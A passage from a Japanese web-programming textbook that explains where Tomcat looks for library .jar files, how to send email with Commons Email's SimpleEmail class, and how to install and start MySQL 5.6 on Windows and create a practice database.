手順①でも見たように、外部ライブラリを利用するには必要な.jarファイルをアプリケーションに配置（Deploy）しておく必要があります。「.jar」とは「Java ARchive」の略で、名前のとおり、ライブラリの動作に必要なファイルをまとめたアーカイブ*1です。

よりイメージを膨らませるために、試しに.jarファイルの中身を覗いてみましょう。.jarファイルはフォーマットとしては.zipファイルと同等なので、拡張子を.zipに変更するだけで解凍ソフトで開けるようになります。以下は、javax.mail.jarをjavax.mail.zipにリネームしてから、解凍ソフトで開いてみた場合の結果です。以下のように中にさまざまなファイル（多くは.classファイル*2）が含まれていることが確認できるはずです。



▲.jarファイルの中身を解凍ソフトで確認

Javaでは、このように実行に必要なファイルを１つのファイルにアーカイブとしてまとめることで、ライブラリの配布を容易にしているわけです。

その.jarファイルの配置先ですが、JSP＆サーブレットの場合、

```
%CATALINA_HOME%/webapps/＜アプリケーションルート＞/WEB-INF/lib
```

が基本です。JSP＆サーブレットアプリケーションでは、/WEB-INF/libフォルダーに配置された.jarファイルを自動的に認識して、これを利用できます。

拡張ライブラリの配置先

先述したように、JSP＆サーブレットアプリケーションで拡張ライブラリを利用する場合、その配置先は、まず/WEB-INF/libフォルダーであるとおぼえておいて間違いありません。ただし、拡張ライブラリの配置先として認識されるフォルダーは、/WEB-INF/libフォルダー

*1 複数のファイルを1つのファイルにまとめること、またはまとめたファイルのことをアーカイブと言います。通常は、ただまとめるだけではなく圧縮処理を施すことが一般的です。

*2 .classファイルはJavaのソースコードを実行可能な形式にコンパイルしたものです。

が唯一というわけではありません。

以下に、Tomcat 8から認識できる拡張ライブラリの配置先をまとめておきます*1。配置先によって、ライブラリの有効範囲が異なる点に注目です。

▼拡張ライブラリの配置先*2

No.	配置先	影響範囲
1.	%JAVA_HOME%/jre/lib/ext	すべてのJavaアプリケーション
2.	%CATALINA_HOME%/lib	Tomcat上のすべてのアプリケーション
3.	%CATALINA_HOME%/webapps/<アプリケーションルート>/WEB-INF/lib	該当のアプリケーションのみ

*1 拡張ライブラリの読み込み先は、コンテナー（あるいはそのバージョン）によって異なります。ここで挙げているのは、あくまでTomcat 8の場合です。

*2 %JAVA_HOME%、%CATALINA_HOME%は、それぞれLESSON 01で設定した環境変数の値を表します。Java、Tomcatのインストールフォルダーです。

たとえば、データベース接続のためのライブラリであるConnector/J（LESSON 16で後述）などはTomcat経由で利用する必要があるため、3.ではなく2.のフォルダーに配置しなければなりません。

しかし、そうした例外を除いては、基本的には拡張ライブラリは3.のフォルダーに配置すべきです。/WEB-INF/libフォルダーに配置することで、ライブラリが意図せぬアプリケーションに影響を及ぼすことを防げるだけでなく、アプリケーションの動作に必要なファイルをアプリケーションルートの配下で一元的に管理できるというメリットがあります。

1.の拡張フォルダーは、JSP＆サーブレットアプリケーションだけではなく、Javaアプリケーション全体に影響を及ぼすものですので、特別な理由がない限り、ここへのライブラリの配置は避けるようにしてください。

Commons Emailによるメール送信

拡張ライブラリの導入方法について理解できたところで、いよいよCommons Emailによる電子メール送信の手続きについて見ていくことにします。

もっとも、Commons Emailによるメール送信はごく直感的で、メール送信を担当するSimpleEmailクラスに対して、送信のためのパラメーター情報を渡し（12～20行目）、最後にsendメソッド（21行目）でメール送信します。

```
11 SimpleEmail email = new SimpleEmail();
12 email.setHostName("smtp.examples.com");
   ...中略...
21 email.send();
```

送信パラメーターを設定するための主なメソッドは、以下のとおりです。

▼送信パラメーターを設定するための主なメソッド

メソッド	設定内容
addTo(*email* [,*alias* [,*charset*]])	宛先
addCc(*email* [,*alias* [,*charset*]])	CC（カーボンコピー）
addBcc(*email* [,*alias* [,*charset*]])	BCC（ブラインドカーボンコピー）
addReplyTo(*email* [,*alias* [,*charset*]])	ReplyTo（返信先のアドレス）
addHeader(*name*, *value*)	ヘッダー
setAuthentication(*user*, *passwd*)	認証に必要な情報
setCharset(*charset*)	メッセージに使用する文字コード
setFrom(*email* [,*alias* [,*charset*]])	送信元
setHostName(*host*)	ホスト名
setSmtpPort(*num*)	ポート番号
setSubject(*name*)	件名
setMsg(*msg*)	メール本文
setSentDate(*date*)	送信日時

ほとんどが直感的に理解できるパラメーターばかりですが、いくつか補足しておきます。

（1）addTo / addCc / addBcc / addReplyTo / setFromメソッド

これらのメソッドには、メールアドレスそのものだけでなく、メールクライアントで受信した時に表示される表示名を指定できます（引数aliasがそれです）。引数aliasを省略した場合、メールクライアントにはメールアドレスがそのまま表示されます。

（2）日本語を利用するには文字コードを設定

宛先／送信者名／件名／メール本文などにマルチバイト文字（日本語）を含む場合には、日本語を表示できる文字コードを明示的に設定しておきます。具体的な設定先は、addTo / addCc / addBcc / addReplyTo / setFromメソッドの引数charset、そしてsetCharsetメソッドです。文字コードが正しく設定されていないと、メールクライアントでマルチバイト文字が文字化けする原因となるので注意してください。

文字コードには、ISO-2022-JP（JIS）、またはUTF-8を利用するのが一般的です。

（3）任意のメールヘッダーを設定するaddHeaderメソッド

メールヘッダーとはTo（宛先）／From（送信元）／Reply-To（返信先）など、メールに付随する情報のことです。Commons Emailでは、専用のメソッドを利用することで、たいていのヘッダー情報をごく直感的に設定できますが、専用メソッドでは設定できないヘッダーもあるでしょう。

そのような場合には、addHeaderメソッドを利用します。サンプルでは、17行目でX-Mailerヘッダー（送信に利用したメールクライアント）を設定しています。その他、よく利用するヘッダーには、以下のようなものがあります。

- Errors-To：エラーが発生したときの通知先アドレス
- X-Priority、X-MSMail-Priority：メールの重要度

まとめ

- 外部ライブラリを利用する場合、.jarファイルをあらかじめ/WEB-INF/libフォルダーに配置しておく必要があります。
- Commons Emailでメール組み立ての中心となるのはSimpleEmailクラスの役割です。
- 宛先や件名、本文に日本語が含まれる場合、明示的に文字コードを設定しておく必要があります。

JDBCでカンタン データベース連携

いよいよデータベース連携に挑戦です。フリーで処理パフォーマンスにも定評があるMySQLをデータベースサーバーとして採用し、JSPからの基本的なデータの登録／更新／削除／検索の流れを学習することにします。JSPからデータベースにアクセスする手法自体は簡素なルールの連なりであり、難しいものではありません。登録／更新／削除／検索という4つのパターンさえおさえてしまえば、あとはこれらのパターンの応用にすぎないことを演習を通じて学んでください。

CHAPTER 04

LESSON
16

MySQLをインストールしよう

この章では、いよいよサーバーサイド開発のキモとも言えるデータベース連携について学んでいきます。手始めに、本書で利用するデータベースサーバーMySQLをインストールし、利用できるように環境設定します。

▲コマンドプロンプトからMySQLを操作


サンプルファイル jsp10 ▶ lesson16 ▶ L16.sql

実習1 講義1 CHAPTER 04 LESSON 16

MySQLをインストールする

1 MySQLをダウンロードする

MySQLのダウンロードページ（http://dev.mysql.com/downloads/mysql/）を開きます。画面をスクロールすると、下のほうにダウンロードボタンが用意されています。「Windows（x86, 64-bit）, MySQL Installer MSI」横の［Download］ボタンをクリックすると、ダウンロードパッケージの一覧ページが開きます。




▲MySQLのダウンロードページ

CHAPTER LESSON DAYS
01 01 1st
02
03
04
05
02 06 2nd
07
08
09
03 10 3rd
11
12
13 4th
14
15
04 16 5th
17
18
19 6th
20
21
22
05 23 7th
24
25
06 26 8th
27
28
07 29 9th
30
31
08 32 10th
33
34
35

レッスン予定日
月 日

レッスン終了


画面をスクロールすると、下のほうにダウンロードリンクが用意されています。
本書では、オンラインでダウンロードしながらインストールするパッケージを採用します。「Windows (x86, 32-bit), MSI Installer (mysql-installer-web-community-5.6.21.1.msi)」横の［Download］ボタンをクリックしてダウンロードします。
保存先には適当なフォルダーを指定してかまいません（本書ではとりあえずデスクトップに保存しておきます）。



▲MySQLのダウンロードページ

2 インストーラーを起動する


ダウンロードしたmysql-installer-web-community-5.6.21.1.msiのアイコンをダブルクリックすると、インストーラーが起動します。インストーラー起動時に、ユーザーアカウント制御の警告ダイアログが表示された場合は［はい］ボタンをクリックしてインストールを進めてください。
［License Agreement］ウィンドウが表示されるので、［I accept the license terms］をチェックして［Next >］をクリックします。




▲［License Agreement］ウィンドウ

3 インストールするソフトウェアを選択する

[Choosing a Setup Type] ウィンドウでは、インストールするタイプを選択します。本書では「Custom」（カスタムインストール）を選択します。



▲ [Choosing a Setup Type] ウィンドウ





▲ [Select Products and Features] ウィンドウ

[Select Products and Features] ウィンドウでは、インストールするソフトウェアを [Available Products] から選んで ➡ をクリックし、[Products/Features To Be Installed] へ移動します。本書では「MySQL Server 5.6.21 - X64」と「Connector/J 5.1.33 - X64」を選択して [Next >] をクリックします。

4 インストールを開始する

[Installation] ウィンドウが表示されるので、[Execute] ボタンをクリックして、ダウンロード&インストールを開始します。各アイコンの左横に緑のチェックマークが付いて、ステータスが「Complete」に変わったら [Next >] をクリックします。






▲ [Installation] ウィンドウ

5 MySQLの環境を設定する


[Product Configuration] ウィンドウが表示されるので、[Next >] ボタンをクリックして、設定ウィザードを起動します。

以降は、基本的にデフォルトのまま、進めてかまいません。唯一、[Accounts and Roles] ダイアログでは、管理者ユーザー「root」のパスワードを設定します。本書では「root」と設定しておきますが、もちろん、実際の運用環境では第三者に推測されにくいパスワードを設定するようにしてください*。


*「root」ではパスワードとして弱いので、図の❹でも「Weak」（弱い）と表示されているのが確認できます。最低でも、「Medium」（普通）と表示されるようなパスワードを設定すべきです。




▲ [Product Configuration] ウィンドウ



▲ [Type and Networking] ダイアログ




▲ [Accounts and Roles] ダイアログ



▲ [Windows Service] ダイアログ


最後に [Apply Server Configuration] ダイアログでは、[Execute] をクリックして、設定を適用します。各ステップの左側に緑のチェックマークが入ったら、[Finish] ボタンをクリックして、設定ウィザードを終了してください。



▲［Apply Server Configuration］ダイアログ

6 インストールを終了する

元のインストーラーに戻り、［Product Configuration］ウィンドウが表示されるので、［Next >］ボタンをクリックします。



▲［Product Configuration］ウィンドウ

▲［Installation Complete］ウィンドウ


［Installation Complete］ウィンドウが表示されるので、［Finish］ボタンをクリックして、インストーラーを終了します。

7 MySQLを起動する

MySQLは、デフォルトで自動起動しているはずですが、念のため、自分の目でもMySQLが起動していることを確認してみましょう。

■（スタートボタン）を右クリックし、表示されるコンテキストメニューから［コントロールパネル］を起動し、［システムとセキュリティ］→［管理ツール］→［サービス］を選択します。［サービス］ウィンドウが開いたら、［MySQL56］の［状態］

欄が「実行中」になっていることを確認してください。



▲［サービス］ウィンドウ

もしも［状態］欄が空白になっている場合にはMySQLは停止しています。その場合は、［MySQL56］を右クリックし、表示されたコンテキストメニューから［開始］を選択してください*。

＊サービスを再起動／停止する場合は、同じくコンテキストメニューから［停止］／［再起動］を選択します。

8 環境変数Pathを設定する

P.26の手順①を参考に、環境変数Pathに値「C:¥Program Files¥MySQL¥MySQL Server 5.6¥bin」を追加します。元の値を削除しないように値の末尾に「;」（セミコロン）区切りでパスを追加してください。

▲環境変数Pathに値を追加

9 MySQLの動作を確認する

■（スタートボタン）を右クリックし、表示されるコンテキストメニューから［コマンドプロンプト］を選択して起動し、以下のように入力してください。「mysqld is alive」という結果が得られれば、MySQLは正しく動作しています。


```
> mysqladmin -u root -p ping
Enter password: ****          ← （パスワード root を入力）
mysqld is alive
```

実習 1　講義 1　CHAPTER 04 LESSON 16

データベースとは？

データベースとは、言うなれば、何かしらの情報の集合体です。ただし、ただ無秩序に寄せ集まった情報ではありません。あとから検索／分析することを目的に、体系的に蓄積した情報群のことを**データベース**と言います。また、データベースを管理するための機能を備えた専用のソフトウェアのことを**データベース管理システム（DBMS：DataBase Management System）**と言います。

難しく聞こえるかもしれませんが、実は私たちは、日常的に多くのデータベースに接しています。たとえば、Amazonや楽天のような電子コマースサイトを想定してみてください。私たちは、まず商品を検索し、ヒットした商品の中から気に入ったものを買い物カゴに登録します。買い物の最後には、商品の送付先やクレジットカードの情報を入力し、注文を確定します。注文後は、いつ頃商品が届くのか、過去の購入履歴を参照することもあるかもしれません。こうした情報のすべては、データベースに蓄積され、データベースから取り出されて利用されるわけです。



▲データベースの例（電子コマースサイトの例）

自分で直接に触れるデータベースばかりではありません。たとえば、旅行に行くときに皆さんは飛行機や新幹線のチケットを購入するはずです。このような場合に、駅員さんはコンピューターから空席状況を確認し、空席があれば席の予約からチケットの発券までを行ってくれるはずです。もしも満席であれば、異なる条件で空席を探してもらうこともできるかもしれません。ここでも、裏で空席に関する情報を管理し、検索などの機能を提供しているのはデータベースです。


このように、データベースとは大切なデータ資産を「確実に」「矛盾なく」蓄積、更新し、必要になった情報を大量の情報群の中から「高速に」取り出すための手段を提供するためのソフトウェアです。上で挙げたのは、データベースを利用したごく一部の例にすぎませんが、このような例だけを見ても、データベースがプログラマーなどコンピューターに関わる人のためだけのものではなく、日常生活に密接に関わっている、なくてはならないものであることがわかるでしょう。

ちなみに、データベースの中でも特に、複数のユーザー間で（多くの場合はネットワーク経由で）データを共有することを目的として用いられるデータベースのことを**データベースサーバー**と言います。一般的なデータベースサーバーでは、データベースの基本的なデータ管理機能に加えて、データ／ユーザーの単位にアクセス可能な情報の範囲や操作の種類を規定するセキュリティ機能や、複数のユーザーが同時にデータにアクセスしてもデータの整合性を維持できるロック機能などを備えています。

データベースの種類

データベースと一口に言っても、データ構造によって、さまざまな形態に分類できます。古くは、１つの情報を１枚のカードとして扱う「カード型データベース」や関連するデータ同士が網状に関連づけられた「ネットワーク型データベース」などが使われることもありましたが、現在はデータベースといったらほとんどが「リレーショナルデータベース」と思って間違いないでしょう。

昨今では、オブジェクト指向の進展に伴って「オブジェクト指向データベース」や、機能のシンプルさからスケーラビリティに優れる「Key-Value型データベース」などの非リレーショナルデータベースも増えてきましたが、現時点ではまだまだリレーショナルデータベースの利用が優勢です。



▲データベースの種類

以下では、リレーショナルデータベースの中でも、執筆時点で比較的メジャーと思われる製品についていくつか挙げておきます。リレーショナルデータベースに限定してさえ、オープンソースとして無償で提供されている製品から商用提供されている製品、あるいはエンタープライズ用途に主眼を置いたサーバー製品からパーソナル用途に主眼を置いた製品まで、実にさまざまなデータベースが存在することがおわかりいただけるはずです。

▼主要なリレーショナルデータベース製品

データベース名	概要
MySQL	パフォーマンスに定評があり、世界的にも広く普及しているRDBMS。当初は速度重視を謳っていたが、昨今では機能も充実。Windows／Unixなど主要プラットフォームに対応
PostgreSQL	オープンソースで提供される高機能なRDBMS。Unix用途中心の開発が続けられてきたが、8.x以降ではWindowsにも対応
SQL Server	Microsoft社開発の業務用データベースサーバー。小規模から大規模向けシステムまで幅広くラインナップを揃えており、Windowsプラットフォームで強い人気を誇る
Oracle	Oracle社開発の業務用データベースサーバー。中規模から大規模向けシステムまで幅広いビジネスシーンに対応し、現在、日本で最も多く採用されている製品の1つ
DB2	IBM社開発の業務用データベースサーバー。Windows／Unixをはじめ、主要なプラットフォームに対応する
SQLite	Accessによく似たファイル型のデータベースで、データ型やユーザーの概念を持たないなどやや特異な性質を持つが、PHP 5／Androidなどに標準で組み込まれており、手軽な用途で利用されることが多い

データベース名	概要
Access	パーソナル用途を主眼に置いたデータベース製品。GUIツールが充実しており、標準的なODBCドライバーを利用することで、他のデータベース製品のフロントエンドとして利用することも可能

本書では、この中でもオープンソースで導入も容易で、また、高速な動作を特徴とするMySQL 5を採用しています。もちろん、設定ファイルなどの記述を変更することで、他のデータベースも利用できます。

実習2　講義2　CHAPTER 04 LESSON 16

データベースを準備する

1 mysqlクライアントを起動する

mysqlクライアントは、MySQLに標準で付属しているコマンドラインツールです。mysqlを利用するには、コマンドプロンプトを開き、以下のようにコマンドを実行します。mysqlクライアントにログインするためのユーザー名／パスワードは先ほどP.209で設定したものを利用します。

```
> mysql -u root -p
Enter password: ****  ← (パスワードrootを入力)
Welcome to the MySQL monitor.  Commands end with ; or ¥g.
Your MySQL connection id is 2
Server version: 5.6.21-log MySQL Community Server (GPL)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '¥h' for help. Type '¥c' to clear the current input statement.

mysql>
```

このように、ウェルカムメッセージが表示され、プロンプトの表示が「mysql>」に切り替わっていれば、mysqlクライアントへのログインは成功しています。

2 データベースを作成する

アプリケーションから利用するためのjsp10データベースを作成します。これには、コマンドプロンプトから以下のコマンドを入力してください。

```
mysql> CREATE DATABASE jsp10;*
Query OK, 1 row affected (0.33 sec)
```

＊本LESSONで使うコマンドを配布サンプル/lesson16フォルダー配下のL16.sqlで用意しています。うまくいかない場合は、コピーして使ってもよいでしょう。

現在のMySQLにどのようなデータベースがあるのかは、以下のようにSHOW DATABASES命令で確認できます。今、作成したjsp10データベースが確かに存在することを確認してください。

```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| jsp10              |
| mysql              |
| performance_schema |
| test               |
+--------------------+
5 rows in set (0.00 sec)
```

3 使用するデータベースを選択する

